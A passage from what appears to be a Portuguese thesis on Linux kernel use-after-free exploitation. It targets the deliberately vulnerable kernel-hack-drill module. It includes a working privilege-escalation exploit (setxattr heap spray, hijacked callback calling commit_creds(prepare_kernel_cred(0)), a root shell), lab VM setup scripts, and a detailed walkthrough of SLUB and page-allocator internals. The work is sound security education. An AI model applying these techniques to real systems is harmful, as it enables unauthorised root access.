Como é possível notar, fora também configurado um ponto de parada logo após a chamada para `copy_from_user`, de forma a ilustrar que tanto a realocação quanto a escrita dos bytes especificados ocorreram no objeto como esperado.

Após compilar o Código 4.39 e executá-lo, a saída esperada será algo como mostra a Figura 19, confirmando que, de fato, a realocação funcionara.

Assim, o que a utilização da chamada de sistema representa, em última instância, enquanto técnica de exploração aqui empregada pode ser sintetizado de acordo com o esquema ilustrado na Figura 20.



Figura 20 – Fluxo de realocação em *heap* por meio da chamada de sistema `setxattr`.

4.2.2.3 Sequestrando o fluxo de execução

Considerando que no ambiente de testes aqui considerado uma significativa parte das mitigações estão desabilitadas, o caminho para a elevação de privilégios que se segue será direto.

Assim, bastará que um falso objeto `drill_item_t` seja estruturado a partir dos bytes que serão escritos por `setxattr` na região de memória reivindicada e que, em seguida, a operação `DRILL_ACT_CALLBACK` seja acionada, fazendo com que o módulo utilize um ponteiro especificado no objeto manipulado para a sua chamada de função.

```
8  #define DRILL_ITEM_SIZE 95
9
10 void (*commit_creds)(void *) = (void *)0xffffffff810a1470;
11 void *(*prepare_kernel_cred)(void *) = (void *)0xffffffff810a1730;
12
13 void exploit(void)
14 {
15         commit_creds(prepare_kernel_cred(0));
16 }
17
18 int main(void)
```

Código 4.41 – Modificando o `esqueleto.c` para incorporar o ponteiro de função que sequestrará o fluxo de execução da operação `DRILL_ACT_CALLBACK`.

É, entretanto, necessário que antes seja definido qual será o ponteiro de função. Nesse sentido o Código 4.41 fornece uma possibilidade de função que pode ser utilizada para escalar os privilégios, por meio de uma já bastante conhecida técnica que envolve a chamada para `prepare_kernel_cred` e `commit_creds`.

Sobre como determinar os endereços das funções utilizadas na exploração, basta que se verifique o endereço das mesmas no arquivo `/proc/kallsyms`, o que é suficiente e que poderá ser utilizado estaticamente em razão das configuração de ambiente aqui considerada.

Assim, como mostra o Código 4.42, basta que se use do endereço dessa função que reúne essas duas chamadas para que esta seja a rotina invocada pela *callback* do módulo e, em seguida, invocar a operação `DRILL_ACT_CALLBACK` em si. A bem sucedida exploração, após a compilação e execução do Código 4.42 pode ser visualizada na Figura 21.

```
18 int main(void)
19 {
20         char attr[DRILL_ITEM_SIZE];
21         char *buf_alloc = "1 0 0 0";
22         char *buf_free = "4 0 0 0";
23         char *buf_callback = "2 0 0 0";
24         void *exploit_addr = exploit;
25         int fd = open("/proc/drill_act", O_WRONLY);
26
```

```
27          memset(attr, 0x41, DRILL_ITEM_SIZE);
28          memcpy(((char *)attr) + sizeof(unsigned long), &exploit_addr, sizeof(
        void *));
29
30          write(fd, buf_alloc, strlen(buf_alloc));
31          write(fd, buf_free, strlen(buf_free));
32
33          setxattr("./", "user.foobar", attr, DRILL_ITEM_SIZE, 0);
34
35          write(fd, buf_callback, strlen(buf_callback));
36
37          execve("/bin/sh", NULL, NULL);
38
39          return 0;
40  }
```

Código 4.42 – Modificando o `esqueleto.c` para incorporar o ponteiro de função que sequestrará o fluxo de execução da operação `DRILL_ACT_CALLBACK`.

```
user@debian:~$ cc esqueleto.c -o esqueleto
user@debian:~$ ./esqueleto
[39671.643607] drill: gonna work with item 0
[39671.643818] drill: kmalloc'ed item 0 (0xffff8880060e0960, size 95)
[39671.644324] drill: gonna work with item 0
[39671.644611] drill: free item 0 (0xffff8880060e0960)
[39671.645114] drill: gonna work with item 0
[39671.645346] drill: exec callback 0x560973b07189 for item 0 (0xffff8880060e0960)
# whoami
root
#
```

Figura 21 – Confirmação da escalada de privilégios.

4.2.3 Considerações

Enquanto válido como exemplo que ilustra e que, por meio do qual, pode-se estudar a exploração de um caso de UAF hipotético, há de se ter em mente que a exploração apresentada falha mediante a uma vasta gama de mitigações, das quais muitas vêm habilitada por padrão em sistemas modernos.

A limitação que mais pode se destacar é a da dependência de endereços de memória fixos. Quer dizer, o código da exploração assume que a mitigação de KASLR não está habilitada. Fatalmente, em um kernel no qual a mitigação está habilitada a exploração falhará quase que certamente, uma vez que a cada *reboot* os endereços das funções, com o de `commit_creds`, irão mudar.

Assim, de forma a ser adaptável em um cenário onde KASLR estivesse habilitado, o *exploit* precisaria contar com a exploração de mais uma vulnerabilidade, especificamente

de alguma primitiva que pudesse vazar endereços de memória, a partir dos quais seria possível, então, calcular outros endereços do kernel.

Além disso, a exploração falharia em razão de o código da exploração estar presente em páginas alocadas em espaço de endereçamento de usuário e por, antes de tudo, o endereço acessado pelo módulo para acessar a *callback* ser um endereço em espaço de endereçamento de usuário.

Assim, SMEP bloquearia a execução de instruções, a partir de modo de kernel, em espaço de endereçamento de usuários; SMAP impediria o acesso de endereços em espaço de usuário a partir do kernel.

O *Kernel-hack-drill* traz consigo explorações da `DRILL_ACT_CALLBACK` que visam derrotar SMEP e SMAP, apoiando-se no uso de programação orientada a instruções ret (ROP, de *Return Oriented Programming*), o que também derrotaria DEP, a mitigação que previne a execução de instruções em espaço de dados.

Mesmo assim, essa versão mais robusta da exploração, presume que KASLR está desabilitado, ou que, ao menos, ela simula um cenário onde fora possível derrotar KASLR previamente.

Em suma, técnicas que envolvem o sequestro do fluxo de execução vem sendo combatidas há algumas décadas o que faz com que a exploração de um cenário como o estudado previamente passe a ter cada vez mais pré-requisitos que envolvem, justamente, contornar as mitigações impostas.

Mais recentemente, em razão do crescente volume de mitigações sobre os já consagrados mecanismos de sequestro de fluxo de execução, técnicas que buscam mudar o paradigma de escalada de privilégios de vulnerabilidades de corrupção de memória, como é o caso de UAF passaram a ser desenvolvidas.

Um paradigma possível, assim, para o desenvolvimento de novas técnicas passaram a ser daqueles, comumente, conhecidas sob o termo de *Data-Only Attacks* (DOA).

Por meio de técnicas do tipo DOA, busca-se a exploração de um sistema visando manipular nada além de dados e objetos do sistema sem que haja a necessidade de injeção ou explícito controle sobre um fluxo de instruções que eleverão os privilégios do atacante.

De todo modo, o que fora aqui apresentado servirá de pré-requisito para a discussão que se segue e, portanto, a apresentação da técnica setxattr e dos mecanismos de alocação e liberação estudados não se deram em vão.

4.3 Exploração sobre a operação DRILL_ACT_SAVE_VAL

Uma outra técnica de exploração de UAF e que, desta vez, agirá sobre a vulnerabilidade presente na operação `DRILL_ACT_SAVE_VAL`, se dá por meio da manipulação de não apenas o alocador SLUB como do alocador de páginas. Tal técnica será combinada com uma outra, conhecida pelo nome de *Dirty Pipe* (KELLERMANN, 2022), para alcançar a escalada de privilégios.

O ataque aqui apresentado tem por objetivo elevar privilégios por meio de uma técnica de DOA. As técnicas em questão, como será estudado, apresentam o benefício imediato de sequer serem alvo das já mencionadas mitigações, o que, *a priori*, já fará com que essas defesas estejam derrotadas.

Diferentemente do que foi feito na seção anterior, procurando preservar o andamento da discussão, aqui o estudo se dará ao final do capítulo por meio do próprio código que o projeto *Kernel-hack-drill* traz consigo e que implementa a técnica em questão.

4.3.0.1 Configuração do ambiente de testes

De forma a validar a exploração com as mitigações previamente mencionadas estando habilitadas, é necessário que o kernel seja novamente compilado e que um novo *script* para instanciar a máquina virtual de testes seja utilizado.

```
1  #!/bin/bash
2
3  if [[ ! -d ./linux ]];
4          then git clone git://git.kernel.org/pub/scm/linux/kernel/git/stable/
       linux.git;
5  fi
6
7  cd ./linux
8
9  git checkout v6.1.166
10
11 make clean
12
13 git reset --hard
14 git clean -ffxd
15
16 make defconfig
17
18 ./scripts/config -e CONFIGFS_FS -e SECURITYFS \
19 -e DEBUG_INFO -e DEBUG_INFO_DWARF4 -e DEBUG_INFO_COMPRESSED_NONE -e GDB_SCRIPTS
       -e FRAME_POINTER
20
21 make -j $(nproc)
22
23 cd ../
```

Código 4.43 – *Script* de configuração do kernel modificado.

```
#!/bin/sh

qemu-system-x86_64 \
-s \
-S \
-enable-kvm \
-m 2G \
-cpu qemu64 \
-smp 2 \
-drive file=./fs.img \
-nographic \
-no-reboot \
-kernel ./linux/arch/x86/boot/bzImage \
-append "console=ttyS0 earlyprintk=serial root=/dev/sda rw nokaslr"
```

Código 4.44 – *Script* de inicialização da máquina virtual modificado.

Para esta etapa, pode-se utilizar o *script* ilustrado no Código 4.43 para a compilação do kernel que aqui será utilizado e, após sua compilação, este poderá ser carregado na máquina de testes com a versão atualizada do *script* de carregamento da máquina virtual conforme apontado no Código 4.44.

Vale notar que a mitigação de KASLR é desabilitada para fins de depuração. Como já explicado, a presença ou não desta mitigação não tem efeito algum sobre as técnicas que aqui são apresentadas.

4.3.1 Alocações na *heap* do kernel Linux - continuação

É oportuno, aqui, retomar a discussão sobre o processo de alocação e de liberação, no contexto do SLUB, visando elucidar mecanismos do alocador que serão basais na explicação da técnica de exploração que se segue.

Assim, será primeiro explicado como e quando o SLUB aciona a criação de novos `slab`'s, que servirá à explicação do que são e como funcionam as listas parciais do alocador, que serão um pilar central para se compreender como as alocações do alocador de páginas podem ser manipuladas através destas.

4.3.1.1 Criação de novos slab's e alocações de páginas de memória

Aqui, anteriormente, quando foi analisado o Código 4.16, assumiu-se uma lista de objetos livres que não estivesse completamente vazia, o que faria com que a variável `object` não apontasse para `NULL` e que, assim, a alocação não ocorreria sobre a função `__slab_alloc`.

Partindo do mesmo fluxo de execução e do Código 4.16, mas, desta vez, assumindo que a lista de objetos livres esteja vazia. Ou seja, que o `drill_mod` requisitou a alocação de um objeto e que fora necessário prosseguir com esta por meio da função `__slab_alloc` em razão de um *cache* de objetos livres vazio. Esta, por sua vez, invoca `___slab_alloc`, como mostra Código 4.45, que é quem, de fato, acionará os mecanismos de alocação e de criação de novos `slab`'s.

```
3240         p = ___slab_alloc(s, gfpflags, node, addr, c, orig_size);
3241 #ifdef CONFIG_PREEMPT_COUNT
3242         slub_put_cpu_ptr(s->cpu_slab);
3243 #endif
3244         return p;
3245 }
```

Código 4.45 – Definição parcial da função `__slab_alloc` em `mm/slub.c` do código-fonte do Linux.

Como já visto, `slab_alloc_node` ao alocar um objeto não fará nada além de substituir o ponteiro para o próximo objeto em *cache*, ainda que o próximo endereço seja NULL, ou seja, que o `slab` esteja em completo uso. Sabendo disso, é oportuno, então, estudar o funcionamento da função `___slab_alloc` em si.

```
3060         freelist = c->freelist;
3061         if (freelist)
3062                 goto load_freelist;
3063
3064         freelist = get_freelist(s, slab);
3065
3066         if (!freelist) {
3067                 c->slab = NULL;
3068                 c->tid = next_tid(c->tid);
3069                 local_unlock_irqrestore(&s->cpu_slab->lock, flags);
3070                 stat(s, DEACTIVATE_BYPASS);
3071                 goto new_slab;
3072         }
```

Código 4.46 – Definição parcial da função `___slab_alloc` em `mm/slub.c` do código-fonte do Linux.

Partindo do trecho da função `___slab_alloc` apontado pelo Código 4.46, é possível notar que, ao se deparar com uma lista de objetos vazia, a função anulará o `slab` em *cache* e saltará para o rótulo `new_slab`, o que sugestivamente diz o que o trecho em questão fará, vale portanto olhar para este e entender como a criação de um novo `slab` se dá.

```
3105 new_slab:
3106
3107         if (slub_percpu_partial(c)) {
3108                 local_lock_irqsave(&s->cpu_slab->lock, flags);
3109                 if (unlikely(c->slab)) {
3110                         local_unlock_irqrestore(&s->cpu_slab->lock, flags);
3111                         goto reread_slab;
```

```
3112                }
3113                if (unlikely(!slub_percpu_partial(c))) {
3114                        local_unlock_irqrestore(&s->cpu_slab->lock, flags);
3115                        /* we were preempted and partial list got empty */
3116                        goto new_objects;
3117                }
3118
3119                slab = c->slab = slub_percpu_partial(c);
3120                slub_set_percpu_partial(c, slab);
3121                local_unlock_irqrestore(&s->cpu_slab->lock, flags);
3122                stat(s, CPU_PARTIAL_ALLOC);
3123                goto redo;
3124        }
```

Código 4.47 – Definição parcial da função `___slab_alloc` em `mm/slub.c` do código-fonte do Linux.

Partindo do Código 4.47, o que se tem, em primeiro lugar, é uma verificação do estado em que a lista parcial referente à unidade de processamento sobre o qual o objeto requisitado se encontra. Essa discussão será adiada para ser desenvolvida em breve, após a discussão que aqui se faz sobre a criação de um novo `slab`.

Por ora, basta notar que, se a lista estiver vazia, o código prosseguirá sem que o uso de um `slab` na lista parcial seja feito. Do contrário, será feito uso do `slab` memorizado na lista parcial e será tentada novamente a alocação sem que haja a necessidade de criar um `slab` completamente novo.

De forma a progredir, portanto, com a análise da criação de um novo `slab`, será presumido que a verificação na linha 3107 do Código 4.47 falhará. Assim, o que se terá na continuação do fluxo de execução, em suma, é aquilo apontado pelo Código 4.48, Código 4.49 e Código 4.50.

```
3154        slab = new_slab(s, gfpflags, node);
3155        c = slub_get_cpu_ptr(s->cpu_slab);
```

Código 4.48 – Definição parcial da função `___slab_alloc` em `mm/slub.c` do código-fonte do Linux.

```
3181        freelist = slab->freelist;
3182        slab->freelist = NULL;
3183        slab->inuse = slab->objects;
3184        slab->frozen = 1;
3185
3186        inc_slabs_node(s, slab_nid(slab), slab->objects);
```

Código 4.49 – Definição parcial da função `___slab_alloc` em `mm/slub.c` do código-fonte do Linux.

```
3216        c->slab = slab;
3217
3218        goto load_freelist;
```

Código 4.50 – Definição parcial da função `___slab_alloc` em `mm/slub.c` do código-fonte do Linux.

O que se percebe, portanto, é que ao criar um novo `slab` a função `___slab_alloc` tentará novamente fazer a alocação de um objeto livre a partir da recém criada porção de memória, como mostra o Código 4.51, trecho sobre o qual o rótulo `load_freelist` está posicionado.

```
3085        VM_BUG_ON(!c->slab->frozen);
3086        c->freelist = get_freepointer(s, freelist);
3087        c->tid = next_tid(c->tid);
3088        local_unlock_irqrestore(&s->cpu_slab->lock, flags);
3089        return freelist;
```

Código 4.51 – Definição parcial da função `___slab_alloc` em `mm/slub.c` do código-fonte do Linux.

Como se nota no Código 4.48, um novo `slab` é criado, de fato, sob a chamada para `new_slab`. Como já visto aqui anteriormente ao estudar brevemente o atributo `PG_slab`, constatou-se que este era acionado ao alocar novas páginas que serviriam à criação de um novo `slab` e, neste contexto, viu-se que a função `new_slab` emergia no fluxo de execução em questão.

Portanto, sabe-se que dentre os objetos constituintes de um `slab` e que, a partir dos quais, novos objetos serão hospedados estão as páginas de memória.

As alocações de páginas, por sua vez, acontecem em tamanhos que são potências 2. A potência é determinada por aquilo que se chama de a ordem da alocação, ou seja, alocações de ordem 0, alocam 1 página; de ordem 1, 2 páginas; de ordem n, 2^n páginas, onde $n \in \mathbb{Z}_{\geq 0}$.

O objeto que determina a ordem da porção de memória ocupada por um `slab` é definido a partir da estrutura ilustrada no Código 4.52.

```
83 struct kmem_cache_order_objects {
84         unsigned int x;
85 };
```

Código 4.52 – Estrutura `kmem_cache_order_objects` em `include/linux/slub_def.h` do código fonte do Linux.

Uma vez que o campo `x` é atribuído com a ordem adequada para o `slab`, o objeto definido a partir da estrutura será armazenado no campo *order object*, `oo`, do `slab` correspondente por meio da função `calculate_sizes`, como ilustra o Código 4.53.

```
4320        s->oo = oo_make(order, size);
```

Código 4.53 – Definição parcial da função `calculate_sizes` em `mm/slub.c` do código-fonte do Linux.

Aqui não compete discutir o que leva a chamada da função `calculate_sizes`, mas tão somente constatar que é por meio desta que o campo `oo` de um objeto correspondente ao *cache* de um determinado tipo de `slab` é atribuído.

Portanto, de forma a encurtar a discussão, ao invés de percorrer todo o código que determina a ordem da alocação de páginas de um `slab`, será determinado adiante, dinamicamente, a ordem de alocação do `slab` de objetos alocados pelo `drill_mod`.

Como mostra o fluxo indicado pelo Código 4.54, Código 4.55 e Código 4.56, a ordem determinará diretamente a alocação de novas páginas e que, a partir destas, o novo `slab` se dará.

A requisição de páginas que servirão à criação de um `slab` completamente novo, pode ser notada no fluxo que tem seu início na chamada para a função `new_slab`, ilustrada no Código 4.54, e que culmina na chamada à `alloc_slab_page`, replicada no Código 4.56, que, por sua vez, é aquela que fará a requisição para a alocação de novas páginas.

```
1990 static struct slab *new_slab(struct kmem_cache *s, gfp_t flags, int node)
1991 {
1992         if (unlikely(flags & GFP_SLAB_BUG_MASK))
1993                 flags = kmalloc_fix_flags(flags);
1994
1995         WARN_ON_ONCE(s->ctor && (flags & __GFP_ZERO));
1996
1997         return allocate_slab(s,
1998                 flags & (GFP_RECLAIM_MASK | GFP_CONSTRAINT_MASK), node);
1999 }
```

Código 4.54 – Definição da função `new_slab` em `mm/slub.c` do código-fonte do Linux.

```
1923 static struct slab *allocate_slab(struct kmem_cache *s, gfp_t flags, int node)
1924 {
1925         struct slab *slab;
1926         struct kmem_cache_order_objects oo = s->oo;
1927         gfp_t alloc_gfp;
1928         void *start, *p, *next;
1929         int idx;
1930         bool shuffle;
1931
1932         flags &= gfp_allowed_mask;
1933
1934         flags |= s->allocflags;
1935
1936         /*
1937          * Let the initial higher-order allocation fail under memory pressure
1938          * so we fall-back to the minimum order allocation.
1939          */
1940         alloc_gfp = (flags | __GFP_NOWARN | __GFP_NORETRY) & ~__GFP_NOFAIL;
```

```
1941        if ((alloc_gfp & __GFP_DIRECT_RECLAIM) && oo_order(oo) > oo_order(s->min
    ))
1942                alloc_gfp = (alloc_gfp | __GFP_NOMEMALLOC) & ~__GFP_RECLAIM;
1943
1944        slab = alloc_slab_page(alloc_gfp, node, oo);
1945        if (unlikely(!slab)) {
1946                oo = s->min;
1947                alloc_gfp = flags;
1948                /*
1949                 * Allocation may have failed due to fragmentation.
1950                 * Try a lower order alloc if possible
1951                 */
1952                slab = alloc_slab_page(alloc_gfp, node, oo);
1953                if (unlikely(!slab))
1954                        return NULL;
1955                stat(s, ORDER_FALLBACK);
1956        }
```

Código 4.55 – Definição parcial da função `allocate_slab` em `mm/slub.c` do código-fonte do Linux.

```
1791 static inline struct slab *alloc_slab_page(gfp_t flags, int node,
1792                struct kmem_cache_order_objects oo)
1793 {
1794        struct folio *folio;
1795        struct slab *slab;
1796        unsigned int order = oo_order(oo);
1797
1798        if (node == NUMA_NO_NODE)
1799                folio = (struct folio *)alloc_pages(flags, order);
1800        else
1801                folio = (struct folio *)__alloc_pages_node(node, flags, order);
```

Código 4.56 – Definição parcial da função `alloc_slab_page` em `mm/slub.c` do código-fonte do Linux.

A alocação de páginas, por sua vez, é feita, em última instância pela chamada à `alloc_pages` (Código 4.57) que, por sua vez, redirecionará a chamada direta ou indiretamente para `__alloc_pages` que é onde o cerne da alocação de páginas está implementado.

`__alloc_pages` alocará novas páginas a partir de uma lógica análoga àquela implementada pelo SLUB, ou seja, fazendo uso de uma lista de páginas livres que é gerenciada mediante a alocação e a liberação de páginas de memória.

```
2264 struct page *alloc_pages(gfp_t gfp, unsigned order)
2265 {
2266        struct mempolicy *pol = &default_policy;
2267        struct page *page;
2268
2269        if (!in_interrupt() && !(gfp & __GFP_THISNODE))
2270                pol = get_task_policy(current);
2271
2272        /*
2273         * No reference counting needed for current->mempolicy
```

```
2274          * nor system default_policy
2275          */
2276         if (pol->mode == MPOL_INTERLEAVE)
2277                 page = alloc_page_interleave(gfp, order, interleave_nodes(pol));
2278         else if (pol->mode == MPOL_PREFERRED_MANY)
2279                 page = alloc_pages_preferred_many(gfp, order,
2280                                   policy_node(gfp, pol, numa_node_id()), pol);
2281         else
2282                 page = __alloc_pages(gfp, order,
2283                                 policy_node(gfp, pol, numa_node_id()),
2284                                 policy_nodemask(gfp, pol));
2285
2286         return page;
2287 }
```

Código 4.57 – Definição da função `alloc_pages` em `mm/mempolicy.c` do código-fonte do Linux.

Assim, ao requisitar uma nova página para alocação, `__alloc_pages` tentará obter a página que servirá à alocação, antes, por meio da lista de páginas livres, como mostra trecho ilustrado no Código 4.58.

```
5656         /* First allocation attempt */
5657         page = get_page_from_freelist(alloc_gfp, order, alloc_flags, &ac);
5658         if (likely(page))
5659                 goto out;
```

Código 4.58 – Definição da parcial da função `__alloc_pages` em `mm/page_alloc.c` do código-fonte do Linux.

A chamada a `get_page_from_freelist`, por sua vez, poderá tanto prosseguir com a alocação por meio do PCP, o que levará a alocação à função `__rmqueue_pcplist` (Código 4.59), ou por meio do *Buddy*, por meio do fluxo que se inicia na função `rmqueue_buddy` e chega até a função `get_page_from_free_area` (Código 4.60).

De todo modo, conclui-se que, de fato, a alocação partirá antes, se possível, de uma página contida em uma lista de páginas livres. A forma como essa lista é populada será vista na sequência, ao estudar a liberação de páginas de memória.

É partindo da constatação de que as páginas são a unidade base da porção de memória referente a um `slab` e que, por meio da criação de novos `slab`'s, é possível controlar a alocação de páginas de memória que a análise prosseguirá para que possa se compreender, então, o que são as listas parciais e como elas podem influenciar as páginas escolhidas para servirem a alocação de páginas de memória.

```
3823                 page = list_first_entry(list, struct page, pcp_list);
3824                 list_del(&page->pcp_list);
3825                 pcp->count -= 1 << order;
3826         } while (check_new_pcp(page, order));
3827
3828         return page;
```

Código 4.59 – Função `get_page_from_freelist` em `mm/page_alloc.c` do código-fonte do Linux, definição parcial.

```
110 static inline struct page *get_page_from_free_area(struct free_area *area,
111                                             int migratetype)
112 {
113         return list_first_entry_or_null(&area->free_list[migratetype],
114                                         struct page, lru);
115 }
```

Código 4.60 – Função `get_page_from_freelist` em `mm/page_alloc.c` do código-fonte do Linux, definição parcial.

4.3.1.2 Listas parciais e a liberação de páginas de memória

Aqui, as listas parciais serão estudadas a partir do mecanismo de liberação, e o que a este for pertinente, sendo esta a faceta de interesse para a técnica que se quer apresentar na exploração da operação `DRILL_ACT_SAVE_VAL`. Portanto, como de costume aqui neste trabalho, a ênfase será sobre os mecanismos nos quais a técnica de exploração se baseia.

Retomando a discussão sobre a liberação de um objeto pela função `kfree`, assumiu-se, previamente, que a liberação do objeto requisitada pelo `drill_mod` fora feita sob o mesmo núcleo de processamento que o alocara e, ainda, presumiu-se que o `slab` correspondente do objeto estava em *cache*.

Desta vez, será analisado o cenário em que o `slab` responsável pelo objeto não mais se encontra em *cache*, mas a premissa de a liberação estar sendo feita sobre o mesmo núcleo em que a alocação ocorrera deverá ser mantida.

Partindo, mais uma vez, do Código 4.28, mas agora assumindo que a verificação na linha 3640 fora bem sucedida, a análise deverá, portanto, prosseguir na função `__slab_free`.

Vale antes notar que, por padrão, a inicialização de variáveis em pilha para bytes nulos é habilitada por padrão, o que pode ser constatado verificando-se o arquivo de configuração, como mostra o Código 4.61.

```
4436 # CONFIG_INIT_STACK_NONE is not set
4437 # CONFIG_INIT_STACK_ALL_PATTERN is not set
4438 CONFIG_INIT_STACK_ALL_ZERO=y
```

Código 4.61 – Inicialização, por padrão, de variáveis em pilha especificado no arquivo `.config`.

Assim, o que os trechos da função `__slab_free` apontadas pelo Código 4.62 e o Código 4.63 mostram é que um dos primeiros passos tomados, aqui, para a liberação de

um objeto passa pela verificação se o `slab` para o qual está se tentando fazer a liberação é um `slab` em completo uso, ou seja, um `slab` para o qual a sua lista de objetos livres aponta para `NULL`.

```
3490        void *prior;
3491        int was_frozen;
3492        struct slab new;
3493        unsigned long counters;
3494        struct kmem_cache_node *n = NULL;
3495        unsigned long flags;
```

Código 4.62 – Definição parcial da função `__slab_free` em `mm/slub.c` do código-fonte do Linux.

```
3507        do {
3508                if (unlikely(n)) {
3509                        spin_unlock_irqrestore(&n->list_lock, flags);
3510                        n = NULL;
3511                }
3512                prior = slab->freelist;
3513                counters = slab->counters;
3514                set_freepointer(s, tail, prior);
3515                new.counters = counters;
3516                was_frozen = new.frozen;
3517                new.inuse -= cnt;
3518                if ((!new.inuse || !prior) && !was_frozen) {
```

Código 4.63 – Definição parcial da função `__slab_free` em `mm/slub.c` do código-fonte do Linux.

Além disso, há de se observar que, uma vez que variáveis em pilha são iniciadas com bytes nulos, a variável `was_frozen` sempre valerá 0 na primeira iteração do laço de repetição.

Assim sendo, tendo em mãos um `slab` em plena capacidade operacional para o qual um objeto deve retornar, a verificação na linha 3518 do Código 4.63 será sempre satisfeita.

Dessa forma, como mostra o Código 4.64 e o Código 4.65, e sabendo que listas parciais são habilitadas por padrão, como informa o Código 4.66, tem-se que o campo `frozen` do objeto `new` terá o valor 1 atribuido a si.

```
3520                        if (kmem_cache_has_cpu_partial(s) && !prior) {
```

Código 4.64 – Definição parcial da função `__slab_free` em `mm/slub.c` do código-fonte do Linux.

```
3528                                new.frozen = 1;
```

Código 4.65 – Definição parcial da função `__slab_free` em `mm/slub.c` do código-fonte do Linux.

```
879 CONFIG_SLUB_CPU_PARTIAL=y
```

Código 4.66 – Inicialização, por padrão, de listas parcias de `slab`'s especificado no arquivo `.config`.

Após passar pela verificação já ilustrada, previamente, no Código 4.29, que, aqui, assume-se que sempre será bem sucedida, a função `__slab_free` prosseguirá por meio do trecho apontado pelo Código 4.67, o qual também passará pelas verificações em questão e que fará com que o `slab` seja colocado na lista de `slab`'s parcialmente vazios.

```
3551         if (likely(!n)) {
3552
3553                 if (likely(was_frozen)) {
3554                         /*
3555                          * The list lock was not taken therefore no list
3556                          * activity can be necessary.
3557                          */
3558                         stat(s, FREE_FROZEN);
3559                 } else if (new.frozen) {
3560                         /*
3561                          * If we just froze the slab then put it onto the
3562                          * per cpu partial list.
3563                          */
3564                         put_cpu_partial(s, slab, 1);
3565                         stat(s, CPU_PARTIAL_FREE);
3566                 }
3567
3568                 return;
```

Código 4.67 – Definição parcial da função `__slab_free` em `mm/slub.c` do código-fonte do Linux.

Resta, assim, estudar o mecanismo de atribuição de um `slab` à uma lista parcial e, para tanto, o estudo se dará a partir da própria função `put_cpu_partial`, ilustrada no Código 4.68. Assim, o que vale ser reiterado, antes, é que o parâmetro `drain` sempre assumirá, na chamada feita por `__slab_free`, um valor não nulo.

```
2632 static void put_cpu_partial(struct kmem_cache *s, struct slab *slab, int drain)
2633 {
2634         struct slab *oldslab;
2635         struct slab *slab_to_unfreeze = NULL;
2636         unsigned long flags;
2637         int slabs = 0;
2638
2639         local_lock_irqsave(&s->cpu_slab->lock, flags);
2640
2641         oldslab = this_cpu_read(s->cpu_slab->partial);
2642
2643         if (oldslab) {
2644                 if (drain && oldslab->slabs >= s->cpu_partial_slabs) {
2645                         /*
2646                          * Partial array is full. Move the existing set to the
```

```
2647                            * per node partial list. Postpone the actual unfreezing
2648                            * outside of the critical section.
2649                            */
2650                           slab_to_unfreeze = oldslab;
2651                           oldslab = NULL;
2652                   } else {
2653                           slabs = oldslab->slabs;
2654                   }
2655           }
2656
2657           slabs++;
2658
2659           slab->slabs = slabs;
2660           slab->next = oldslab;
2661
2662           this_cpu_write(s->cpu_slab->partial, slab);
2663
2664           local_unlock_irqrestore(&s->cpu_slab->lock, flags);
2665
2666           if (slab_to_unfreeze) {
2667                   __unfreeze_partials(s, slab_to_unfreeze);
2668                   stat(s, CPU_PARTIAL_DRAIN);
2669           }
2670   }
```

Código 4.68 – Definição parcial da função `put_cpu_partial` em `mm/slub.c` do código-fonte do Linux.

Dessa forma, a verificação que ocorre na linha 2644, do código em questão, será sempre bem sucedida uma vez que a lista de `slab`'s parciais atingir a sua capacidade máxima. Sobre tal circunstância, a contagem de `slab`'s na lista parcial recomeçará na linha 2657.

Em um cenário onde a lista ainda não está completamente cheia, o `slab` sendo incluso nesta apenas incrementará a contagem, partindo da quantidade de objetos existentes na lista antes de sua inclusão, como pode ser notado na linha 2653.

Para estudar a interação da destruição de `slab`'s com o mecanismo de liberação de páginas, deve-se assumir, portanto, o caso em que a lista parcial incluíra um novo `slab` já estando completamente ocupada.

Assim, a verificação sobre a linha 2666 sucederá e a função `__unfreeze_partial` será, portanto, executada.

Como se vê, conforme o Código 4.69, a função poderá vir a iterar sobre toda a lista de `slab`'s que estavam antes sobre o gerenciamento da lista parcial que acabara de reiniciar sua contagem.

```
2536   static void __unfreeze_partials(struct kmem_cache *s, struct slab *partial_slab)
2537   {
2538           struct kmem_cache_node *n = NULL, *n2 = NULL;
2539           struct slab *slab, *slab_to_discard = NULL;
```

```
2540        unsigned long flags = 0;
2541
2542        while (partial_slab) {
2543                struct slab new;
2544                struct slab old;
2545
2546                slab = partial_slab;
2547                partial_slab = slab->next;
2548
2549                n2 = get_node(s, slab_nid(slab));
2550                if (n != n2) {
2551                        if (n)
2552                                spin_unlock_irqrestore(&n->list_lock, flags);
2553
2554                        n = n2;
```

Código 4.69 – Definição parcial da função `__unfreeze_partials` em `mm/slub.c` do código-fonte do Linux.

A variável `new`, que será de importância para determinar se um `slab` deve ser liberado, passará por atribuições em seus campos conforme o Código 4.70 mostra.

```
2560                        old.freelist = slab->freelist;
2561                        old.counters = slab->counters;
2562                        VM_BUG_ON(!old.frozen);
2563
2564                        new.counters = old.counters;
2565                        new.freelist = old.freelist;
2566
2567                        new.frozen = 0;
```

